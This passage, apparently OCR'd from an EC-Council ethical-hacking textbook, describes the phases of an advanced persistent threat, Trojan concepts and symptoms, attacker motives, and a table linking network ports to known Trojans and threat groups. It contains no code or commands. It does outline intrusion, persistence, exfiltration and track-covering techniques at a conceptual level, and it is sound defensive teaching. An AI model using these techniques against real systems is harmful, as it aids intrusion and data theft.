
- **Evading Signature-Based Detection Systems**

  APT attacks are closely related to zero-day exploits, which contain malware that has never been previously discovered or deployed. Thus, APT attacks can easily bypass security mechanisms such as firewalls, antivirus software, IDS/IPS, and email spam filters.

- **Specific Warning Signs**

  APT attacks are usually impossible to detect. However, some indications of an attack include inexplicable user account activities, the presence of a backdoor Trojan for maintaining access to the network, unusual file transfers and file uploads, unusual database activities, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Advanced Persistent Threat Lifecycle

In the current threat landscape, organizations need to pay greater attention to APTs. APTs may target an organization's IT assets, financial assets, intellectual property, and reputation. Commonly used security and defensive controls will not suffice to prevent such attacks. Attackers behind such attacks adapt their TTPs based on the vulnerabilities and security posture of the target organization. Thus, they can evade the security controls of the target organization.

To launch an APT attack, attackers follow a certain set of phases to target, penetrate, and exploit an organization's network. Attackers must follow each phase step by step to successfully compromise and gain access to the target system.

The various phases of the APT lifecycle are as follows:

1. **Preparation**

   The first phase of the APT lifecycle is preparation, where an adversary defines the target, performs extensive research on the target, organizes a team, builds or attains tools, and performs tests for detection. APT attacks usually require a high level of preparation, as the adversary cannot risk detection by the target's network security. Additional resources and data may be necessary before carrying out the attack. An attacker needs to perform highly complex operations before executing the attack plan against the target organization.

2. **Initial Intrusion**

   The next phase involves attempting to enter the target network. Common techniques used for an initial intrusion are sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Spear-phishing emails usually appear legitimate but they contain malicious links or attachments containing executable

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

malware. These malicious links can redirect the target to the website where the target's web browser and software are compromised by the attacker using various exploit techniques. Sometimes, an attacker may also use social engineering techniques to gather information from the target. After obtaining information from the target, attackers use such information to launch further attacks on the target network. In this phase, malicious code or malware is deployed into the target system to initiate an outbound connection.

3. **Expansion**

   The primary objectives of this phase are expanding access to the target network and obtaining credentials. If the attacker's aim is to exploit and gain access to a single system, then there is no need for expansion. However, in most cases, the objective of an attacker is to access multiple systems using a single compromised system. In this scenario, the first step performed by an attacker after an initial compromise is to expand access to the target systems. The main objective of the attacker in this phase is to obtain administrative login credentials to escalate privileges and to gain further access to the systems in the network. For this purpose, the attacker tries to obtain administrative privileges for the initial target system from cached credentials and uses these credentials to gain and maintain access to other systems in the network. When attackers are unable to obtain valid credentials, they use other techniques such as social engineering, exploiting vulnerabilities, and distributing infected USB devices. After the attacker obtains the target's account credentials, it is difficult to track his/her movement in the network, as he/she uses a legitimate username and password.

   This expansion phase supports other phases of the APT lifecycle. In the search and exfiltration phase, the attacker can obtain the target data by gaining access to the systems. Attackers identify systems that can be used for installing persistence mechanisms and identify appropriate systems in the network that can be leveraged to exfiltrate data.

4. **Persistence**

   This phase involves maintaining access to the target system, starting from evading endpoint security devices such as IDS and firewalls, entering into the network, and establishing access to the system, until there is no further use of the data and assets.

   To maintain access to the target system, attackers follow certain techniques or procedures, which include use of customized malware and repackaging tools. These tools are designed such that they cannot be detected by the antivirus software or security tools of the target. To maintain persistence, attackers use customized malware that includes services, executables, and drivers installed on various systems in the target network. Another way to maintain persistence is finding locations for installing the malware that are not frequently examined. These locations include routers, servers, firewalls, printers, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Search and Exfiltration

In this phase, an attacker achieves the ultimate goal of network exploitation, which is generally to gain access to a resource that can be used for performing further attacks or using that resource for financial gain. In general, attackers target specific data or documents before launching an attack. However, in some cases, although attackers determine that crucial data are available in the target network, they are unaware of the location of the data. A common method for search and exfiltration is to steal all the data including important documents, emails, shared drives, and other types of data present on the target network. Data can also be gathered using automated tools such as network sniffers. Attackers use encryption techniques to evade data loss prevention (DLP) technologies in the target network.

6. Cleanup

This is the last phase, where an attacker performs certain actions to prevent detection and remove evidence of compromise. Techniques used by the attacker to cover his/her tracks include evading detection, eliminating evidence of intrusion, and hiding the target of the attack and attacker details. In some cases, these techniques also include manipulating the data in the target environment to mislead security analysts.

It is imperative for attackers to make the system appear as it was before they gained access to it and compromised the network. Therefore, it is essential for an attacker to cover his/her tracks and remain undetected by security analysts. Attackers can change any file attributes back to their original state. Information listed, such as file size and date, is just attribute information contained in the file.





Figure 7.1: Advanced Persistent Threat Lifecycle

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Trojan Concepts

In this section, we will discuss the basic concepts of Trojans to understand various Trojans and backdoors as well as their impact on network and system resources. This section describes Trojans and highlights their purpose, symptoms, and common ports used. It also discusses the various methods adopted by attackers to install Trojans to infect target systems and perform malicious activities.

This section also describes various types of Trojans. Every day, attackers discover or create new Trojans designed to discover vulnerabilities of target systems. Trojans are categorized by the way they enter systems and the types of actions they perform on these systems.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is a Trojan?

According to ancient **Greek mythology**, the Greeks won the **Trojan War** with the aid of a giant wooden horse that was built to hide their soldiers. The Greeks left this horse in front of the gates of Troy. The Trojans thought that the horse was a gift from the Greeks, which they had left before apparently withdrawing from the war and brought it into their city. At night, the Greek soldiers broke out of the wooden horse and opened the city gates to let in the rest of the Greek army, who eventually destroyed the city of Troy.

Inspired by this story, a computer Trojan is a program in which malicious or harmful code is contained inside an apparently harmless program or data, which can later gain control and cause damage, such as ruining the file allocation table on your hard disk. Attackers use computer Trojans to trick the victim into performing a predefined action. Trojans are activated upon users' specific predefined actions such as unintentionally installing a malicious software, clicking on a malicious link, etc., and upon activation, they can grant attackers unrestricted access to all the data stored on the compromised information system and potentially cause severe damage. For example, users could download a file that appears to be a movie, but, when executed, unleashes a dangerous program that erases the hard drive or sends credit card numbers and passwords to the attacker.

A Trojan is wrapped within or attached to a legitimate program, meaning that the program may have functionality that is not apparent to the user. Furthermore, attackers use victims as unwitting intermediaries to attack others. They can use a victim's computer to commit illegal DoS attacks.

Trojans work at the same level of privileges as the victims. For example, if a victim has privileges to delete files, transmit information, modify existing files, and install other programs (such as programs that provide unauthorized network access and execute privilege elevation attacks),

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

once the Trojan infects that system, it will possess the same privileges. Furthermore, it can attempt to exploit vulnerabilities to increase the level of access even beyond the user running it. If successful, the Trojan can use such increased privileges to install other malicious code on the victim's machine.

A compromised system can affect other systems on the network. Systems that transmit authentication credentials such as passwords over shared networks in clear text or a trivially encrypted form are particularly vulnerable. If an intruder compromises a system on such a network, he or she may be able to record usernames and passwords or other sensitive information.

Additionally, a Trojan, depending on the actions it performs, may falsely implicate a remote system as the source of an attack by spoofing, thereby causing the remote system to incur a liability. Trojans enter the system by means such as email attachments, downloads, and instant messages.

Indications of Trojan Attack

The following computer malfunctions are indications of a Trojan attack:

- The DVD-ROM drawer opens and closes automatically.
- The computer screen blinks, flips upside-down, or is inverted so that everything is displayed backward.
- The default background or wallpaper settings change automatically. This can be performed using pictures either on the user's computer or in the attacker's program.
- Printers automatically start printing documents.
- Web pages suddenly open without input from the user.
- The color settings of the operating system (OS) change automatically.
- Screensavers convert to a personal scrolling message.
- The sound volume suddenly fluctuates.
- Antivirus programs are automatically disabled, and the data are corrupted, altered, or deleted from the system.
- The date and time of the computer change.
- The mouse cursor moves by itself.
- The left- and right-click functions of the mouse are interchanged.
- The mouse pointer disappears completely.
- The mouse pointer automatically clicks on icons and is uncontrollable.
- The Windows Start button disappears.
- Pop-ups with bizarre messages suddenly appear.
- Clipboard images and text appear to be manipulated.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The keyboard and mouse freeze.
- Contacts receive emails from a user's email address that the user did not send.
- Strange warnings or question boxes appear. Often, these are personal messages directed at the user, asking questions that require him/her to answer by clicking a Yes, No, or OK button.
- The system turns off and restarts in unusual ways.
- The taskbar disappears automatically.
- The Task Manager is disabled. The attacker or Trojan may disable the Task Manager function so that the victim cannot view the task list or end the task on a given program or process.





Figure 7.2: Diagram showing how the attacker extracts information from the victim system

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How Hackers Use Trojans

Attackers create malicious programs such as Trojans for the following purposes:


- Delete or replace OS's critical files
- Generate fake traffic to perform DoS attacks
- Record screenshots, audio, and video of victim's PC
- Use victim's PC for spamming and blasting email messages
- Download spyware, adware, and malicious files
- Disable firewalls and antivirus
- Create backdoors to gain remote access
- Infect the victim's PC as a proxy server for relaying attacks
- Use the victim's PC as a botnet to perform DDoS attacks
- Steal sensitive information such as:
  - Credit card information, which is useful for domain registration as well as for shopping using keyloggers
  - Account data such as email passwords, dial-up passwords, and web service passwords
  - Important company projects, including presentations and work-related papers
- Encrypt the victim's machine and prevent the victim from accessing the machine
- Use the target system as follows:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- To store archives of illegal materials, such as child pornography. The target continues using his/her system without realizing that attackers are using it for illegal activities
- As an FTP server for pirated software

- Script kiddies may just want to have fun with the target system; an attacker could plant a Trojan in the system just to make the system act strangely (e.g., the CD\DVD tray opens and closes frequently, the mouse functions improperly, etc.)
- The attacker might use a compromised system for other illegal purposes such that the target would be held responsible if these illegal activities are discovered by the authorities

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Common Ports used by Trojans

Ports represent the entry and exit points of data traffic. There are two types of ports: hardware ports and software ports. Ports within the OS are software ports, and they are usually entry and exit points for application traffic (e.g., port 25 is associated with SMTP for e-mail routing between mail servers). Many existing ports are application-specific or process-specific. Various Trojans use some of these ports to infect target systems.

Users need a basic understanding of the state of an "active connection" and ports commonly used by Trojans to determine whether a system has been compromised.

Among the various states, the "listening" state is the important one in this context. The system generates this state when it listens for a port number while waiting to connect to another system. Whenever a system reboots, Trojans move to the listening state; some use more than one port: one for "listening" and the other(s) for data transfer. Common ports used by different Trojans are listed in the table below.

Port	Trojan	Port	Trojan
2	Death	5001/50505	Sockets de Troie
20/22/80/ 443	Emotet	5321	FireHotcker
21/3024/ 4092/5742	WinCrash	5400-02	Blade Runner/Blade Runner 0.80 Alpha
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash, DarkFTP	5569	Robo-Hack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

22	Shaft, SSH RAT, Linux Rabbit	6267	GW Girl
23	Tiny Telnet Server, EliteWrap	6400	Thing
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy, Haebu Coceda, Shtrilitz Stealth, Terminator, Kuang2 0.17A-0.30, Jesrto, Lazarus Group, Mis-Type, Night Dragon	6666	KilerRat, Houdini RAT
26	BadPatch	6667/12349	Bionet, Magic Hound
31/456	Hackers Paradise	6670-71	DeepThroat
53	Denis, Ebury, FIN7, Lazarus Group, RedLeaves, Threat Group-3390, Tropic Trooper	6969	GateCrasher, Priority
68	Mspy	7000	Remote Grab
80	Necurs, NetWire, Ismdoor, Poison Ivy, Executer, Codered, APT 18, APT 19, APT 32, BBSRAT, Calisto, Carbanak, Carbon, Comnie, Empire, FIN7, InvisiMole, Lazarus Group, MirageFox, Mis-Type, Misdat, Mivast, MoonWind, Night Dragon, POWERSTATS, RedLeaves, S-Type, Threat Group-3390, UBoatRAT	7300-08	NetMonitor
113	Shiver	7300/31338 /31339	Net Spy
139	Nuker, Dragonfly 2.0	7597	Qaz
421	TCP Wrappers Trojan	7626	Gdoor
443	ADVSTORESHELL , APT 29, APT 3, APT 33, AuditCred, BADCALL, BBSRAT, Bisonal, Briba, Carbanak, Cardinal RAT, Comnie, Derusbi, ELMER, Empire, FELIXROOT, FIN7, FIN8 , gh0st RAT, HARDRAIN, Hi-Zor, HOPLIGHT, KEYMARBLE, Lazarus Group, LOWBALL, Mis-Type, Misdat, MoonWind, Naid, Nidiran, Pasam, PlugX, PowerDuke, POWERTON, Proxysvc, RATANKBA, RedLeaves, S-Type, TEMP.Veles , Threat Group-3390, TrickBot, Tropic Trooper, TYPEFRAME, UBoatRAT	7777	GodMsg

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

445	WannaCry, Petya, Dragonfly 2.0	7789	ICKiller
456	Hackers Paradise	8000	BADCALL, Comnie, Volgmer
555	Ini-Killer, Phase Zero, Stealth Spy	8012	Ptakks
666	Satanz Backdoor, Ripper	8080	Zeus, APT 37, Comnie, EvilGrab, FELIXROOT, FIN7, HTTPBrowser, Lazarus Group, Magic Hound, OceanSalt, S-Type, Shamoon, TYPEFRAME, Volgmer
1001	Silencer, WebEx	8443	FELIXROOT, Nidiran, TYPEFRAME
1011	Doly Trojan	8787/54321	BackOfrice 2000
1026/ 64666	RSM	9989	iNi-Killer
1095-98	RAT	10048	Delf
1170	Psyber Stream Server, Voice	10100	Gift
1177	njRAT	10607	Coma 1.0.9
1234	Ultors Trojan	11000	Senna Spy
1234/ 12345	Valvo line	11223	Progenic Trojan
1243	SubSeven 1.0 – 1.8	12223	Hack´99 KeyLogger
1243/6711 /6776/273 74	Sub Seven	12345-46	GabanBus, NetBus
1245	VooDoo Doll	12361, 12362	Whack-a-mole
1777	Java RAT, Agent.BTZ/ComRat, Adwind RAT	16969	Priority
1349	Back Office DLL	20001	Millennium
1492	FTP99CMP	20034/1120	NetBus 2.0, Beta-NetBus 2.01
1433	Misdat	21544	GirlFriend 1.0, Beta-1.35

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1600	Shivka-Burka	22222/ 33333	Prosiak
1604	DarkComet RAT, Pandora RAT, HellSpy RAT	22222	Rux
1807	SpySender	23432	Asylum
1863	XtremeRAT	23456	Evil FTP, Ugly FTP
1981	Shockrave	25685	Moon Pie
1999	BackDoor 1.00-1.03	26274	Delta
2001	Trojan Cow	30100-02	NetSphere 1.27a
2115	Bugs	31337-38	Back Orifice/ Back Orifice 1.20 /Deep BO
2140	The Invasor	31338	DeepBO
2140/3150	DeepThroat	31339	NetSpy DK
2155	Illusion Mailer, Nirvana	31666	BOWhack
2801	Phineas Phucker	34324	BigGluck, TN
3129	Masters Paradise	40412	The Spy
3131	SubSari	40421-26	Masters Paradise
3150	The Invasor	47262	Delta
3389	RDP	50766	Fore
3700/9872-9875/10067/10167	Portal of Doom	53001	Remote Windows Shutdown
4000	RA	54321	SchoolBus .69-1.11 /
4567	File Nail 1	61466	Telecommando
4590	ICQTrojan	65000	Devil
5000	Bubbel, SpyGate RAT, Punisher RAT		

Table 7.1: Trojans and corresponding port of attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
